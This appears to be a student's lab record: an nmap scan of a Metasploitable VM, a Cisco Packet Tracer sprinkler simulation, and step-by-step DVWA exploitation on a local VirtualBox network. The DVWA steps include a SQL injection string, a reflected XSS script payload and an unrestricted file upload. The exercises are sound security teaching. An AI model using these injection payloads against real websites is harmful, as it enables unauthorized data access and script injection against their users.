6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-03-21T00:49:56-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m01s, median: 0s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT     ADDRESS
1   0.73 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.38 seconds
```

6) Fire extinguisher using cisco packet tracer

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool. This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified. To implement this, we required mainly 4 components they are the server, water sprinkler, smoke detector, and 3 cars that emits the smoke.


Steps:

- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler, old car3.
- Rename Server pt as "Registration Server" and Rename lawn sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server using symbol

  ⚡

- Double click on Sprinkler and select settings and then Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as"1.0.0.3".
- Now double click on Registration server and select services and select IOT and select "on".

- ➢ Now double click on Registration server and select Desktop and select web browser and in URL type as "1.0.0.1" and press go.
- ➢ Now select "signup" and type username & password as "admin" then press create.
- ➢ Select "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.
- ➢ Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.
- ➢ To obtain the smoke press ALT+ car.




Group 2:

1) Perform exploiting DVWA

a) Perform SQL injection on DVWA
b) Perform Cross-site scripting on DVWA
c) Perform File upload DVWA

Step 1: Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using - nbtscan.




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 7518  bytes 890725 (869.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11029  bytes 743234 (725.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2102  bytes 94600 (92.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2102  bytes 94600 (92.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     DESKTOP-9OD7758  <server>  <unknown>        0a:00:27:00:00:0a
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# 
```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali: /home/kali
Type here to search
28°C Partly sunny
ENG
12:01 PM
21-03-2023

Step 2: Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities.

Enter the username and password –

(ie. username: admin, password: password)




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV




Username: admin

Password: ●●●●●●●●

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Step 3: Set the DVWA security to low.



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Step 4: SQL Injection – Process by passing the queries, so that we can get unauthorized access.



Vulnerability: SQL Injection

User ID:

```
ID: 1"or"1="1
First name: admin
Surname: admin
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Step 5: SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements.

SQL statements are inserted into an entry field for execution.



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1 "or=" 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Step 6: XSS reflected-Used to add the script <script>alert(“hacked”) </script>

This change will be for temporary period of time.

Step 7: XSS stored -Used to add the script but the effect here is permanent.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello


192.168.56.101

hacked

OK

Step 8: To check the vulnerability in the upload. We can upload any files that cause damage or hacking.

i.e. If the website or any form doesn't specify the document type we can easily add any scripts or txt format in order to hack.



Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload


../../hackable/uploads/demo.txt succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Index of /dvwa/hackable/uploads


Name	Last modified	Size	Description
Parent Directory		-	
demo.txt	23-Feb-2023 03:10	34	
dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80

2a) Perform Sniffing using Wireshark in Kali Linux

Wireshark is a popular network protocol analyser that allows you to capture, view, and analyse network traffic in real-time. It is an open-source software tool that can be used to troubleshoot network issues, identify security vulnerabilities, and analyse network performance.

Step 1: Login to kali as root user and type Wireshark.



```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# wireshark
 ** (wireshark:37785) 03:05:13.287598 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

Welcome to Wireshark

Capture

...using this filter: Enter a capture filter ... All interfaces shown

- eth0
- any
- Loopback: lo
- bluetooth-monitor
- nflog
- nfqueue
- dbus-system
- dbus-session
- Cisco remote capture: ciscodump
- DisplayPort AUX channel monitor capture: dpauxmon
- Random packet generator: randpkt
- systemd Journal Export: sdjournal
- SSH remote capture: sshdump
- UDP Listener remote capture: udpdump
